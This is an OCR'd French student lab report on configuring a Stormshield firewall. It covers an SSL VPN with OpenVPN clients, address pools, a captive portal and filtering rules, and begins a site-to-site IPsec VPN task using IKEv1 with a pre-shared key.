


J'ai ajouter ensuite un utilisateur dans le LDAP, sans générer de certificat :

De plus, il est nécessaire d'activer le portail captif du firewall SNS pour permettre aux utilisateurs se connectant via VPN SSL d'y accéder. Ce portail offre également la possibilité de récupérer la configuration VPN.



Ensuite il y a des configuration sur le stormshield a faire pour permettre au bon fonctionnement du VPN :




UDP_SSL et TCP_SSL sont des objets que j'ai créé, si un client se connecte à l'aide du protocole UDP alors il lui sera attribué la pool d'adresse ip en 192.168.3.X en revanche si il se connecte en TCP, alors il lui sera attribué une adresse en 192.168.4.X

Le protocole TCP est moins rapide mais plus sécurisé, il est préférable de l'utiliser pour notre cas tandis que UDP est beaucoup plus rapide mais moins sécurisé.


Ensuite je rajoute quelque règle de filtrage et de nat pour éviter que le fw bloque :

Client OpenVPN :


Pour que la connexion puisse s'établir on installe un client avec OpenVPN, ensuite on se connecte au portail afin de récupérer le fichier de configuration ovpn :




Ensuite on s'authentifie et on récupère le fichier :



Puis on l'upload :



Une fois uploader l'adresse du serveur se met automatiquement, nous n'avons plus qu'à entré l'utilisateur et le mot de passe afin de s'authentifier, puis la connexion se crée :



Tâche 13 Configuration d'un VPN IPSEC site à site (5,25 points)

Liste des personnes impliquées avec pourcentage de répartition	
Yanis ZERRAR	**100 %**

Estimation du temps passé sur cette tâche en heure-homme : 5h

Objectif : Mettre en place un VPN IPSEC entre vos deux sites


Vous commencerez par mettre en place un tunnel VPN IPSEC simple entre vos deux LANs, une fois testé et validé, vous mettrez en place un VPN utilisant les Virtual Tunneling Interface (VTI) pour relier dans un seul tunnel vos 4 réseaux (LAN A, DMZ A, LAN B et DMZ B).

Sous-tâches	Evaluation prof
Mettez en place un tunnel VPN entre vos deux LANs	
Testez et faites valider	
Mettez en place un tunnel entre tous vos réseaux en utilisant les VTI	
Testez et faites valider	
Utilisation des certificats pour l'authentification des SNSs	
Testez et faites valider	

Rapport

(Captures d'écrans de la configuration Stormshield et des clients, etc.)

d'écrans de la configuration Stormshield et des clients, etc.)




Établissment de la connexion VPN IPSec

Configuration du VPN IPsec Firewall A

VPN IPSec site à site :

Pour établir un VPN site à site, nous avons fait la même configuration sur les deux firewalls. Nous avons créé des clés utilisant la version IKEv1 (Internet Key Exchange v1) avec une clé PSK afin de chiffrer la liaison.



Ci-dessus, les paquets échangés